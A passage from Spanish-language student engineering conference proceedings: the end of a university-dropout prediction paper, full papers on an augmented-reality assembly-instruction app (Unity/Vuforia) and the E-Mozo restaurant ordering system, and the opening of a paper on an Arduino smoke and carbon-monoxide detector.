
Utilidad: incluye diferentes métricas que indican si el modelo provee información útil.

Estos factores junto con otros como disponibilidad, costos, procesamiento, serán tenidos en cuenta en el estudio de factibilidad del trabajo de investigación.

Resultados Esperados

A partir del desarrollo del presente trabajo, se describe a continuación una serie de objetivos específicos que servirán de base para la construcción del modelo predictivo:

- Evaluar la situación económica, social y cultural de los estudiantes universitarios en Mercosur en el periodo 2013-2018, analizando experiencias sobre la deserción universitaria.
- Investigar la existencia de estudios de universidades que hayan abordado el tema de la deserción de alumnos y analizar que tecnologías se han utilizado.
- Examinar la bibliografía relacionada con nuevas tecnologías y la problemática en sí, identificando variables e indicadores que intervienen en el abandono de los estudios.
- Seleccionar y analizar criterios que permitan implementar un modelo de solución.
- Consolidar un marco conceptual y lenguaje común para el tratamiento de la problemática a partir de los

datos disponibles en una primera instancia. Sugerir la recopilación de aquellos datos que puedan mejorar el modelo a futuro.

- Proporcionar recomendaciones acerca de cada uno de los métodos describiendo ventajas, desventajas, formas de implementación, evaluación de desempeño, etc.
- Generar un prototipo orientado al usuario para el acceso a las funcionalidades de la herramienta.
- Definir la retroalimentación del modelo a construir.
- Evaluar los eventuales riesgos, estimar la confiabilidad y precisión de los datos obtenidos.
- Componer estrategias de retención dirigidas a las universidades para reducir la deserción de sus estudiantes, según los resultados del modelo a construir.
- Con vistas a futuro, impulsar la cooperación entre universidades y organismos educativos para compartir información estadística y experiencias similares a fin de contribuir al beneficio común.

Referencias

[1] Álvarez, J. B., Avitabile, C., Ferreyra, M. M., Haimovich Paz F. y Urzúa S., "Momento Decisivo, La Educación Superior en América Latina y el Caribe", Grupo Banco Mundial, Washington DC, EEUU, mayo 2017.

[2] Pautsch, J.G., "Tesis de Grado Licenciatura en Sistemas de Información", Universidad Nacional de Misiones, Misiones, Argentina, 2009.

[3] Coronilla Contreras, U., Cortés Galicia, j. y Juárez Carrión, A. G., "Aplicación de la inteligencia artificial en la sistemización de proceso educativos. Caso: Sistema de detección de riesgo escolar en ESCOM", Instituto Politécnico Nacional, México, junio 2014.

[4] Guadagni, A., "Baja Graduación en la Educación Superior", en diario Perfil, CABA, Argentina, junio 2018.

[5] Acuña, J., Aguiar Carneiro, L., Arias, M. F., Arruda Ferreira, R., Bentivenga, J., … Zamboni, P., "La Educación Superior en el Mercosur Argentina, Brasil, Paraguay y Uruguay Hoy", Red Iberoamericana de Investigaciones en Políticas Educativas, Bs. As., Argentina, Ed. Biblos, noviembre 2012.

[6] "Crisis en Brasil saca a 170 mil estudiantes de la universidad", Telesur, Caracas, Venezuela, mayo 2018. Recuperado de https://www.telesurtv.net/news/crisis-brasil-saca-estudiantes-universidad-20180521-0022.html.

[7] Rama, C., "Informe Nacional: Uruguay", Universidad de la Empresa, Uruguay, marzo 2016.

[8] Espinoza, O. y González, L.E., "Deserción en Educación Superior en América Latina y el Caribe", en Revista Paideia, julio-diciembre, 2008, (vol. 45), pp. 33-46.

[9] Fischer Angulo, E.S., "Modelo para la Automatización del Proceso de Determinación de Riesgo de Deserción en Estudiantes Universitarios", Universidad de Chile, Santiago de Chile, Chile, mayo 2012.

[10] González, L.E., "Repitencia y Deserción en América Latina", Santiago de Chile, Chile, mayo 2006.

[11] Centro de Microdatos, "Estudio sobre Causas de la Deserción Universitaria", Departamento de Economía- Universidad de Chile, Santiago de Chile, Chile, agosto 2008.

[12] Tinto, V., y Cullen, J., "Drop out from higher education: A Review and Theoretical Synthesis of Recent Research", en Review of Educational Research, Universidad de Columbia, New York, EEUU, invierno 1975, (vol. 45), pp.89-125.

[13] Universidad Nacional ICFES, "Estudio de la deserción estudiantil en la educación superior en Colombia. Documento sobre estado del arte", en Revista de Estudiantes, mayo-junio 2002; Bogotá, Colombia, (vol. 43), p. 317.

[14] Vásquez, J., "Modelo Predictivo para Estimar la Deserción de Estudiantes en una Institución de Educación Superior", Departamento de Economía- Universidad de Chile, Santiago de Chile, Chile, mayo 2016.

[15] Cuji, B., Gavilanes, W. y Sánchez, R., "Modelo Predictivo de Deserción Estudiantil Basado en Árboles de Decisión", revista Espacios, julio-agosto 2017, (vol. 38, N° 55) p. 17.

[16] Fayyad, U., Piatetsky-Shapiro, G. y Smyth, P., "From Data Mining to Knowledge Discovery in Databases", Al magazine, 1996, (vol. 17, N° 3), p. 37.

PENVA AR: Desarrollo de una aplicación de instructivo interactivo utilizando realidad aumentada

Manuel Ortega *Raúl Villca* *Guillermo Tomás Zimarino*
Universidad Nacional de La Matanza
maortega22@hotmail.com *raul.v@hotmail.com.ar* *zimarino.guillermo@gmail.com*

Resumen

En este documento se detallará el proceso de desarrollo de una aplicación que permitirá mostrar instructivos interactivos para el armado y visualización del uso de productos que así lo requieran. Mediante la utilización de la realidad aumentada se buscará complementar o reemplazar los tradicionales manuales de ensamblado y uso.

El modelado de los objetos será hecho con Blender, el motor 3D utilizado es Unity que, además, se encargará de las animaciones. Adicionalmente la elección de Unity viene aparejada con la decisión de utilizar Vuforia para la administración de la realidad aumentada, se saca provecho de que Vuforia está integrado con Unity, facilitando la implementación. Dentro de las bases de datos de Vuforia se cargarán los identificadores para la detección de cada objeto y así poder mostrar la animación correspondiente. Las partes mismas serán los identificadores o en el peor de los casos se utilizarán códigos QR, los cuales garantizarán la correcta detección.

Introducción

El instructivo interactivo busca acompañar la creciente demanda de artículos para ensamblar en casa, ya sean muebles, herramientas u otro dispositivo. La idea principal es que esta aplicación esté a disposición de la mayor cantidad de personas posibles, por lo que está enfocada en dispositivos Android con cámara. Una persona puede comprar un producto que se encuentra registrado en la aplicación y mediante la realidad aumentada escanea o bien, la caja para ver una animación del armado completo o cada parte principal para ver los pasos en la que esta está involucrada. Se podrá disponer de información de las partes al tocarlas, de animaciones de mantenimiento y de uso del artículo.

Componentes de la aplicación

Aquí se detallan los componentes que harán posible el funcionamiento de la aplicación:

- **Modelos de los artículos**

  Son la representación virtual de los artículos y las partes que lo componen, son los que mediante animaciones indicarán el correcto armado y uso del artículo.

- **Animaciones de armado**

  Son las animaciones de los modelos antes mencionados, estas incluyen movimientos y otros modelos que indican como se debe ensamblar, usar o mantener el artículo. Básicamente indican los movimientos requeridos y el orden en el que se va armado el artículo.

- **Indicadores u objetivos de realidad aumentada**

  Son componentes físicos que, mediante Vuforia, se detectarán y gracias a ellos se podrá aumentar la realidad, agregando los modelos y animaciones antes mencionadas. Pueden ser, tanto las partes mismas o un código QR pegado en ellas, esto dependerá de que tan factible sea detectar cada parte sin la necesidad de un código.

- **Dispositivo Android**

  Es el dispositivo donde la aplicación va a correr, es necesario que tenga cámara y sea un Android versión 6.0 o superior, con él se escaneará el indicador antes mencionado y se podrá visualizar la secuencia de armado.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

- **Unity 3D**

  Es el motor 3D y plataforma de desarrollo elegida para desarrollar la aplicación, si bien está enfocada a videojuegos, se empleará para realizar todo el manejo 3D de la aplicación, como ser aparición de modelos y sus respectivas animaciones [1], además de todo el código en C# que requiera la aplicación. La versión utilizada es 2019.1.5f1 y no será alterada de ser posible, para conservar la integridad de la aplicación.

- **Vuforia**

  Es el motor de realidad aumentada que se utiliza para posibilitar la detección de partes y artículos, se utilizaran indicadores [2] u objetivos de imagen o bien de ser posible objetivos 3D, estos últimos requieren que la parte completa sea escaneada y muchas veces no resulta conveniente por lo que se optará por un objetivo de imagen que bien puede ser un código QR pegado a la parte en cuestión. La versión utilizada es la 8.3.8.

- **Información adicional sobre partes**

  Ciertas partes de los artículos cuentan con información adicional que se podrá visualizar al tocar la parte al momento de la animación.

- **Instrucciones en Audio**

  Además de mostrarse el paso de armado en 3D se reproducirá un audio aclarando el procedimiento a seguir.

Funcionalidades de la aplicación

A continuación, se detallan las funcionalidades de la aplicación:

- **Detección de artículos**

  La aplicación detecta, por medio de identificadores (antes descriptos), los artículos vinculados a ese identificador, habilitando las funcionalidades disponibles para ese artículo. Como regla general todos los artículos tienen la funcionalidad de ver su armado completo, la funcionalidad de ver ejemplos de uso del artículo, una demostración de el proceso de mantenimiento del artículo, adicionalmente, al tocar una parte se puede visualizar información relacionada a esa parte. Además, se reproducen los audios de guía correspondientes al armado del artículo.

- **Detección de partes**

  La aplicación detecta, por medio de identificadores (antes descriptos), las partes principales vinculadas a ese identificador, habilitando las funcionalidades disponibles para esa parte. Como regla general cada parte principal tiene asociado un conjunto de pasos de armado que la involucran, para acceder a estos pasos se utiliza un menú que aparecerá a un costado de la pantalla al detectarse la parte, este menú cuenta con botones que identifican a cada paso, al presionarse se reproducirá la animación, cada paso cuenta con audios que complementarán la guía visual.

- **Visualización de animación de armado completo**

  Habiéndose detectado el indicador vinculado al artículo, se mostrará la animación de armado del artículo que involucra todos los pasos requeridos para alcanzar tal fin. Además, se mostrará un menú para controlar la animación, como por ejemplo frenar, continuar, avanzar y retroceder pasos. También se reproducirán los audios que guían el armado en acompañamiento de la guía visual. Es posible, también, tocar las partes y obtener información adicional de ellas si es que la hubiese.



Figura 1. Prototipo de Animación

- **Visualización de animación de un paso del armado**

  Habiéndose detectado el indicador vinculado a la parte principal, se mostrará un menú con los pasos disponibles que involucran a la parte en cuestión, cada paso está representado con un botón, al presionarlo se reproducirá la animación, esta animación tiene además instrucciones en audio. Es posible controlar la animación, por ejemplo, se puede detener y continuar con la reproducción. Adicionalmente, al tocar una parte se puede obtener información vinculada a la parte tocada, si es que hubiese información relevante cargada de ella.

- **Control de la animación**

  Cuando una animación esté reproduciéndose se habilitará un menú con botones que permiten detener la animación, una vez detenida se habilita un botón que permite continuarla. En los casos de

armado completo del articulo se habilita una serie de botones, uno permite adelantar un paso del armado y otro retroceder un paso del armado.



Figura 2. Línea de tiempo de una animación

- **Visualización de información adicional de partes**

  Se cuenta con una funcionalidad que permite ver información relacionada con una parte. Para verla basta con tocar la parte en cuestión, esto hará que la parte sea resaltada y la información vinculada a la parte se mostrará en pantalla. Para poder ver las partes primero debe visualizarse en una animación de armado, como pueden ser las animaciones que aparecen al detectar las partes principales o el articulo completo.

- **Visualización de animación de mantenimiento**

  Cada artículo cuenta con una animación que muestra de qué manera se debe hacer la tarea de mantenimiento. Para poder ver esta funcionalidad es necesario primero escanear uno de los identificadores de un artículo, luego aparecerá en pantalla la opción para visualizar la animación de mantenimiento.

- **Visualización de animación de funcionalidades**

  Cada artículo cuenta con una animación que muestra los distintos usos que pueden darse a un artículo. Para poder ver esta funcionalidad es necesario primero escanear uno de los identificadores de un artículo, luego aparecerá en pantalla la opción para visualizar la animación de los posibles usos del artículo.

Inclusión de un nuevo artículo

A continuación, se detallan los pasos que deben llevarse a cabo para incluir un nuevo artículo a la aplicación

- **Creación del modelo**

  Se procede a crear el modelo del artículo en cuestión, para ello emplearemos Blender [3] que es un programa de modelado 3D gratuito escrito en Python, en el se replicará el artículo en forma virtual, una vez que se consiga modelarlo se debe exportar en formato .fbx.




Figura 3. Modelado del artículo

- **Importar modelo a la aplicación**

  Para importar el modelo a la aplicación tomamos el modelo en formato .fbx y lo importamos en el Unity3D que es nuestro entorno de desarrollo, en el se debe configurar los aspectos básicos como el material e iluminación.

- **Definir pasos e indicadores**

  Luego se procede a determinar que partes serán las principales y se usaran para identificar los pasos del armado, cada una de estas partes tendrá un identificador que bien puede ser la misma parte, si es que es lo suficientemente identificable por Vuforia, nuestro motor de realidad aumentada, o bien, en el peor de los casos será un código QR pegado a la parte en cuestión. Estos identificadores deben ser cargados en la base de datos en la pagina de Vuforia y una vez listo el procesamiento se debe descargar la base de datos e importarla al proyecto de la aplicación para que puedan ser reconocidos luego.

- **Creación de prefabs**

  Ya teniendo los indicadores, se procede a crear un GameObject en Unity de tipo ImageTarget de Vuforia, se selecciona el indicador de la base de datos antes importada en el punto explicado mas arriba. Luego dentro de el se incluye un prefab con las partes involucradas en el armado de ese paso. Cabe aclarar que la parte que se detecta con ese indicador queda por fuera de ese prefab para que se muestre siempre. Se debe incluir en el prefab, un grupo por cada paso diferente que involucre a la parte principal. Estos prefabs se hacen en base al modelo completo del artículo, borrando las partes que no se necesitan. Toda parte que no corresponda al paso, pero necesita ser visualizada, deberá ser incluida en el grupo del ImageTarget pero no dentro del prefab. Cada grupo que

representa un paso será referenciado con una etiqueta en el nombre en forma de sufijo llamada '_Father'.




Figura 4. Jerarquía de GameObject

- **Creación de animaciones**

Una vez estén creados los prefabs, se procede a crear las animaciones que moverán las partes incluidas en cada uno de estos. Se crea una animación por cada uno de los grupos '_Father' dentro del prefab en cuestión, recordemos que cada uno de estos grupos representa uno de los pasos de armado. Luego se vinculan estas animaciones a un Animator, este Animator será propio de este prefab y además, se le asigna las transiciones a las animaciones en el diagrama de estados con sus respectivos 'triggers' o lanzadores que serán activados al tocar los botones (ver **Figura 6**)




Figura 5. Diagrama de Estados de las animaciones

- **Creación de audios**

Una vez creada la animación se le incluirá un audio que guiará el proceso de armado, este audio será preferentemente creado con una herramienta virtual para que siempre sea la misma voz en el mismo tono. Cuando se tenga listo el audio se procede a vincular el audio con el clip de animación correspondiente de modo que se reproduzca junto con la animación.

Resultados

Luego de varias semanas desarrollando la aplicación podemos afirmar que es posible alcanzar un producto que cumpla con los requerimientos de las funcionalidades antes expuestas.

Es importante resaltar que todo se logró usando herramientas con licencias sin ningún coste adicional, al menos durante un periodo donde las ganancias no sean lo suficientemente grandes (rondando los U$S100.000).

Discusión

Si bien se han visto buenos resultados a la hora de probar las distintas versiones de la aplicación, pueden existir casos en los que la calidad del dispositivo donde la aplicación es instalada puede llevar a problemas de detección de los indicadores, pero conforme siga avanzando la tecnología la ocurrencia de estos problemas irán disminuyendo. Incluso actualmente esta problemática es muy menor debido a que la gran mayoría de la audiencia de esta aplicación tiene un dispositivo que cumple con los requerimientos mínimos, los cuales son realmente bajos (tener cámara).

Conclusión

Es posible desarrollar una aplicación que permita aplicar realidad aumentada para facilitar el trabajo de armado y además incorporar información adicional de forma que sea fácilmente accesible para agregarle valor al producto con un costo sólo de desarrollo ya que las licencias son gratuitas en tanto y en cuanto no se supere un limite de ganancias, el cual es muy elevado y que, en el caso de superarse, el valor invertido en las licencias está más que recuperado.

Referencias

[1] Unity, «Animation - Get Things Moving!,» [En línea]. Available: https://unity3d.com/es/learn/tutorials/s/animation. [Último acceso: 9 Septiembre 2019].

[2] Vuforia, «Targets,» [En línea]. Available: https://library.vuforia.com/articles/Solution/Targets.html. [Último acceso: 9 Septiembre 2019].

[3] Blender, «Blender - Get Started,» [En línea]. Available: https://www.blender.org/support/tutorials/. [Último acceso: 9 Septiembre 2019].

E-Mozo: Sistema Integral de Gestión de Pedidos en Locales Gastronómicos

Federico Gonzalez, Ignacio Kiman, Facundo Lujan, Allison Melgar, César Montalván, Federico Ossola

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

{fedegon92, nachokiman, facu.lujan, allison.melgar, ces1406, fede.ossola}@gmail.com

Resumen

Actualmente, en algunos establecimientos gastronómicos, se observan necesidades insatisfechas tanto para el comensal como del restaurante. El primero, no encuentra una atención rápida y satisfactoria en su experiencia dentro del establecimiento. El segundo, no tiene fácil seguimiento del estado actual del establecimiento en un momento dado y, en la mayoría de los casos, no tiene herramientas para poder conocer en profundidad a sus clientes, de manera de ofrecer promociones segmentadas a cada uno de ellos. Es por eso, se propone mejorar la experiencia del comensal llevándola a un nuevo nivel de excelencia reduciendo así los tiempos de atención al cliente, los costos asociados y, al mismo tiempo, brindando información en tiempo real de los consumidores a los locales gastronómicos para la toma de decisiones.

Palabras Clave

Agilizar atención, Locales gastronómicos, E-Mozo

Introducción

La lucha por encontrar camareros y cocineros motivados por su trabajo es una problemática que viene desde los orígenes de los restaurantes.

El término "RESTAURANTE"[1] es de origen francés, y fue utilizado por primera vez en París, al designar con este nombre un establecimiento fundado alrededor de 1765, en el que se servían comidas y bebidas. Su gran éxito fue inmediato y numerosos restaurantes fueron abiertos en esos días. Eran atendidos por camareros y mayordomos que habían abandonado sus empleos. Después de la revolución francesa en 1789, la aristocracia no pudo mantener su numerosa servidumbre, y muchos sirvientes desocupados fundaron o se incorporaron a éste nuevo tipo de casa de comidas que surgía en gran número.

Los restaurantes al igual que los hoteles reciben una clasificación basada en varios conceptos: servicios, menú, atención al público, instalaciones, siendo el servicio de los camareros en las mesas uno de los criterios más valorados.

Los clientes, por lo general, esperan la perfección, y si no es perfecta la atención, sólo quieren una comida sin tener que esperar demasiado. La industria de los restaurantes ha visto este tipo de quejas a lo largo del tiempo.

Después de sentarse, los clientes quieren los menús y unos minutos para decidir sobre lo que quieren comer. Un mesero debería presentarse él mismo, listo para tomar el pedido al final de este breve periodo de decisión. Si los clientes todavía no están listos, esperar unos minutos. Esta espera es a menudo una causa de frustración al comienzo de un almuerzo o cena. Esperar un largo tiempo para recibir la comida probablemente irritará y demasiado a los comensales. Y si la comida llega fría, entonces las quejas sobre el mozo y el establecimiento no se harán esperar.

Cuando la comida es servida incorrectamente según lo solicitado por los comensales previamente, el mozo tiene que corregir este problema inmediatamente. Los clientes han estado esperando pacientemente su comida y no quieren esperar más para que los platos apropiados sean servidos. El mesero tiene que trabajar más rápido para arreglar este problema. Entre más tiempo tenga que esperar el cliente y mirar a otros comer sus platos, más enojados se pondrán. Nada es peor para el cliente que un pedido sea tomado y de repente pareciera que el mesero ha desaparecido.

La forma en que trabajan las personas está cambiando y comprender las razones por las que se están frustrando los trabajadores (camareros, cocineros, etc.) puede ayudar a manejar con mayor éxito un restaurante e incluso permitir adelantarse a algunos cambios. Para que un restaurante tenga éxito, debemos apostar por buscar la excelencia en las tres claves principales y más valoradas por los clientes de hoy en día que les permiten disfrutar de una experiencia completa: el servicio, el producto y la ambientación.

La industria de restaurantes es conocida por los estrechos márgenes, la dependencia de factores económicos, la escasez de mano de obra y la alta rotación de personal. Todo esto no es nuevo, y algunos de estos problemas pueden ser resueltos mediante la tecnología. Actualmente, en algunos establecimientos gastronómicos, se observan necesidades insatisfechas tanto para el comensal como del restaurante. El comensal, en muchas oportunidades no encuentra una atención rápida y satisfactoria en su experiencia dentro del establecimiento. El restaurante no tiene fácil seguimiento del estado actual del establecimiento en un momento dado y, en la mayoría de los casos, no tiene herramientas para poder conocer en profundidad a sus clientes, de manera de ofrecer promociones segmentadas a cada uno de ellos.

Por eso, se propone mejorar la experiencia del comensal llevándola a un nuevo nivel de excelencia reduciendo así los tiempos de atención al cliente, los costos asociados y, al mismo tiempo, brindando información en tiempo real de los consumidores a los locales para la toma de decisiones.

El objetivo principal es lanzar un sistema que provea a los locales de comida con una herramienta que les permita ahorrar tiempos y costos de gestión de los pedidos. Esto se logrará ofreciendo al comensal un medio fácil y rápido para autogestionar su pedido y posterior pago. Luego, proporcionaremos información de calidad y en tiempo real del estado del establecimiento al administrador del local. Esto facilitará al administrador una gestión activa, inteligente y eficiente de sus recursos y pueda proceder a una mejor toma de decisiones.

Elementos del Trabajo y Metodología

Para la realización del proyecto se cuenta con datos de campo recabados de visitar diferentes locales gastronómicos, relevando las necesidades de cada local, y analizando cada caso de modo de brindar una solución software integral.

En base al análisis realizado, se desarrolló una solución software, que contempla por un lado una app mobile para el comensal, y una solución web para el local gastronómico.

El comensal con esta aplicación tiene la posibilidad de realizar el pedido desde la aplicación Mobile, con el simple escaneo de un código QR ubicado en la mesa del local como podemos ver en la **Figura 1**.



Figura 1. Pantalla de escaneo de código QR.

Podrá también agregar nuevos comensales a la mesa, llamar al mozo por cualquier motivo, cerrar la mesa y solicitar la cuenta, entre otras opciones. Como se puede observar en la **Figura 2**.



Figura 2. Pantalla de opciones de E-mozo.

Además, podrá ver el menú del establecimiento en la aplicación, para poder decidir entre las opciones vigentes del local y poder solicitarlo. Esto se puede ver en la **Figura 3**.



Figura 3. Pantalla de pedido del comensal.

Asimismo, desde la aplicación Mobile se tiene la posibilidad de invitar a otros comensales a su mesa, hacer su pedido, solicitar la atención del mozo, cerrar la cuenta asociada a su mesa y sus pedidos y dividir los gastos entre los comensales de la mesa. Como se ilustra la **Figura 4**.



Figura 4. Pantalla de agregar a un comensal.

En suma, a todas estas funcionalidades, podemos mencionar la posibilidad de puntuar, dejar comentarios de los platos consumidos y de los locales visitados.

Como también un mapa para localizar a los locales gastronómicos del barrio, ver sus puntuaciones y comentarios de los comensales, y observar la cantidad de clientes que se encuentran. Como puede observarse en la **Figura 5**.



Figura 5. Pantalla de mapa de locales gastronómicos.

Por el lado del local gastronómico, mediante un Tablero de Control, se puede de forma sencilla administrar las mesas del local, recibir las notificaciones de pedidos, las notificaciones de llamada al mozo, o notificaciones de cierre de mesa y solicitud de cuenta o pago. Como se puede ver debajo en la **Figura 6**.




Figura 6. Administración de mesas en el local.

Además, el Tablero de Control del local permite de forma fácil, agregar, modificar y eliminar platos de su menú y promociones que se presentan en la aplicación mobile para que los comensales puedan ordenarlos. Podemos observarlo en la **Figura 7**.



Figura 7. Administración de mesas en el local.

En suma, a estas funcionalidades se ofrece a los locales gastronómicos, herramientas de análisis de datos. De esta forma, cada local contará con información valiosa para la toma de decisiones. Sabiendo en tiempo real el comportamiento de sus clientes, y ganando la posibilidad de implementar promociones personalizadas, evaluar los platos que más se venden, predecir los horarios de llegada de los clientes, etc. Como podemos apreciar debajo en la **Figura 8**.




Figura 8. Tablero de control del local.

Por otro lado, podemos mencionar la arquitectura del Sistema implementado. Se trata de un servicio subido en la nube, y los dispositivos se conectan a éste mediante Internet. Tanto la PC en el local gastronómico, como los celulares de los comensales mediante los cuales se realizan los pedidos. En la nube se a través de un servicio de AWS, la capa de persistencia que contendrá toda la estructura de datos para brindar el servicio a nuestros clientes. En la **Figura 9** podemos observar la Arquitectura del Sistema.




Figura 9. Arquitectura del sistema E-mozo.

Toda esta infraestructura nos permite brindar un servicio de calidad a nuestros clientes, tanto comensales como dueños de los locales gastronómicos.

Resultados

Con el sistema tradicional de atención en los locales gastronómicos, el comensal puede perder en promedio hasta 30 minutos de su tiempo entre su llegada y salida del restaurante.

Otros estudios señalan que se pierde hasta el 25% del tiempo que el comensal dispone dentro del local, en espera. Espera a ser atendido, espera en la solicitud, espera en la preparación de su plato y en ser servido. Y finalmente, y no menor, la espera a ser visto para cerrar la mesa, pagar y retirarse.

Nuestro sistema E-Mozo viene a solucionar estos tiempos de espera del comensal, como también brindar una solución de Tablero de Control a los locales gastronómicos, mediante una solución eficiente y amigable con el usuario final.

Con la solución planteada se logra reducir los tiempos de espera [2], logrando en consecuencia una mejora en la calidad del servicio ofrecido a los comensales.

Esta mejora también se traduce en un beneficio hacia el local gastronómico, debido a que los comensales brindarán una mejor puntuación al local por sentirse más satisfechos.

El tiempo de espera es una variable más que importante para lograr una buena puntuación y reconocimiento hacia un local gastronómico, y una crítica histórica a los restaurantes desde sus orígenes.

Otros beneficios que aporta E-Mozo para el restaurante son: posicionamiento de marca, aumento de reservas (lo que se traduce en mayores ventas), comunicación directa con el cliente, disponibilidad del menú actualizado e integración con redes sociales [3].

Discusión

En base a los resultados obtenidos, podemos afirmar que la solución viene a modificar estas estadísticas críticas a los restaurantes o locales gastronómicos en general. Viene a ser una solución tecnológica que busca distanciarse de otras aplicaciones ya existentes en el

mercado, que mejora la experiencia del comensal llevándola a un nuevo nivel de excelencia, reduciendo así los tiempos de atención al cliente, los costos asociados y, al mismo tiempo, brindando información en tiempo real de los consumidores a los locales gastronómicos para la toma de decisiones.

Conclusión

Considerando lo expuesto, se puede concluir que la solución software planteada, brinda en todo su abanico, una experiencia nueva en la forma de realizar los pedidos en los locales gastronómicos, de pago y en la atención dentro de los mismos.

Una mejora sustancial en los tiempos de atención a los comensales, brindando una nueva y renovada experiencia gastronómica, y mejor valorada por los comensales.

Una mejora de la atención a los clientes por parte de los locales gastronómicos que se traduce en una mejora de la imagen que los comensales tienen de los mismos. Mejores puntuaciones, mejores comentarios y más recomendaciones son el reflejo de la solución software brindada, destacando nuestro producto en ese plano también.

En suma, se puede concluir la mejora en la forma simple y amigable con el usuario para ingresar, modificar o eliminar los platos y promociones del menú. Una mejora importante al local para administrar su carta de manera digital, ágil y segura.

También se puede concluir una mejora en la cantidad y calidad de los datos ofrecidos a través del Tablero de Control, en las manos de los dueños de los locales gastronómicos, para un mejor conocimiento sobre sus clientes. Con el fin de ofrecer mejores y más personalizadas promociones a los comensales.

Una vez concluido el desarrollo del proyecto, estaremos realizando la promoción y difusión del producto, iniciando a su vez la comercialización a los distintos restaurantes a partir de una política de precios accesibles para, de esta forma, expandirnos en el mercado gastronómico local.

Agradecimientos

Agradecemos en gran medida a nuestra universidad por brindarnos la posibilidad de presentar nuestro Proyecto Final en este paper de Investigación al CoNaIISI.

Agradecer también al CoNaIISI por brindarnos el espacio para presentar nuestro Proyecto Final.

Referencias

[1] https://historiageneral.com/2012/08/01/el-origen-de-los-restaurantes/ September 2019.

[2] https://www.lavanguardia.com/comer/tendencias/20161121/411961241921/derechos-consumidor-restaurantes-eclamacion-hosteleria-facua.html September 2019.

[3] https://www.freshcommerce.es/blog/aplicacion-movil-para-mi-restaurante/

HuCO - Sistema Inteligente para la Detección de Humo y Monóxido de Carbono.

Gustavo Cespedes
Universidad Nacional de la Matanza
Departamento de Ingeniería e Investigaciones Tecnológicas.
Carrera: Ingeniería en Informática
Cátedra: Proyecto Fin de Carrera
gustavo.cespedes@gmail.com

Jorge Cucut
Universidad Nacional de la Matanza
Departamento de Ingeniería e Investigaciones Tecnológicas.
Carrera: Ingeniería en Informática
Cátedra: Proyecto Fin de Carrera
jcucut@gmail.com

Federico H. Zeballos Olivares
Universidad Nacional de la Matanza
Departamento de Ingeniería e Investigaciones Tecnológicas.
Carrera: Ingeniería en Informática
Cátedra: Proyecto Fin de Carrera
zeballos.federico@gmail.com

Resumen

Este documento explicará el proceso de diseño y construcción de un sistema para la detección de humo y monóxido de carbono[1]. El sistema se encuentra distribuido en un modulo central, un web service y una aplicación móvil.

El módulo central se encargará de tomar las mediciones de los niveles de humo y monóxido de carbono en el ambiente donde se encuentre instalado y realizará un análisis de dichas mediciones, en caso que detecte niveles elevados de humo o monóxido de carbono enviará una señal, por bluetooth, a un dispositivo de ventilación para que introduzca aire fresco al ambiente. Además alertará, por SMS, de la situación a todos los números de teléfonos que tenga registrados.

El web service almacenará todos los eventos y mediciones que el módulo central envíe, como así también la información de configuración del sistema.

La aplicación móvil, permitirá conocer el estado del sistema, las mediciones obtenidas y los eventos registrados, además se podrán configurar la duración de las alarmas y los números de teléfonos de emergencia.

Palabras Clave

arduino, monóxido de carbono, humo, bluetooth, GSM, Web Service, aplicación móvil

Introducción

